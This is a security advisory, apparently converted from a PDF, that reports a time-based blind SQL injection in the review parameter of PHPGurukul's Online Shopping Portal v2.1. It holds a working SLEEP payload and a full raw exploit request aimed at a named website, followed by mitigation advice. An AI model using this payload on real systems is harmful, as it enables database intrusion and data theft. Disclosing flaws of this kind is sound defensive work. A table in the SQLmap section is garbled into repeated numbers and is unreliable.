SQL Injection Vulnerability Report

Affected Product

Attribute	Details
Product Name	Online Shopping Portal Project
Vendor	PHPGurukul
Version	v2.1
Affected File	Online Shopping Portal project-V2.0\shopping\product-details.php
Affected Parameter	review
Method	POST
Vulnerability Type	Time-Based Blind SQL Injection

Official Website

https://phpgurukul.com/shopping-portal-free-download/


Vulnerability Overview

A SQL Injection vulnerability exists in the **review** parameter of the **Online Shopping Portal Project v2.1**, allowing remote attackers to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays.

Steps to Reproduce


1. Access the Vulnerable URL:

http://www.eyou.com/ product-details.php?pid=14



2. Intercept the Request:

Enable Burp Suite and set up the browser to route traffic through it.



3. Modify the Parameter:


Send the request to Burp Suite Repeater and modify the review parameter with the following payload:

' RLIKE SLEEP(5) AND 'nsgm'='nsgm

Request Raw Params Headers Hex POST /product-details.php?pid=14 HTTP/1.1 Host: www.eyou.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 99 Origin: http://www.eyou.com Connection: close Referer: http://www.eyou.com/product-details.php?pid=14 Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745; myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22% 3Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%2C%22block%22%3Anull%2C%22 floor%22%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%2 20%22%2C%22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A% 22%22%7D shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C% 97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93 %88%E5%93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%2 2%2C%22shopBlock%22%3A%22%3F%23A%23B%23%2C%22shopFloor%22%3A%22%3F%231%23 2%233%22%7D; shopId=1001; userId=12345; PHPSESSID=3m4t1cepbanu2r1nc4mvn21ju4 Upgrade-Insecure-Requests: 1 Priority: u=0, i quality=1&price=1&value=1&name=admin&summary=33333&review='RLIKE SLEEP(5) AND 'nsgm'='nsgm&submit=

4. Send the Modified Request:

- Forward the modified request in Burp Suite Repeater.
- Observe the delay in the response time.
- The server will delay its response by 5 seconds, confirming successful execution of the SLEEP() function, indicating a time-based SQL injection vulnerability.



SQLmap:

Code

In the Online Shopping Portal project-V2.0\shopping\ product-details.php page, the **review** parameter is not verified and is directly inserted into the database for execution

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| Product-definity by 1889 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1880 | 1
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Impact

- **Data Theft:** Unauthorized access to sensitive user or system data.
- Data Manipulation: Modification or deletion of database records.
- Credential Exposure: Extraction of usernames, passwords, or authentication details.
- Server Compromise: Potential exploitation of underlying server systems.
- Reconnaissance: Enumeration of database structures (tables, columns, schemas).
- **Financial Loss:** Downtime and potential monetary losses.
- Loss of Reputation: User trust degradation due to service disruption or data breaches.

Recommended Mitigations

- Use Prepared Statements (Parameterized Queries).
- Sanitize User Inputs: Validate and filter all incoming data.
- Implement Web Application Firewall (WAF).
- Use the Principle of Least Privilege (PoLP) for database users.
- Regularly Update and Patch the Application.
- Monitor Logs for Suspicious Activities.

For detailed guidelines, refer to:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html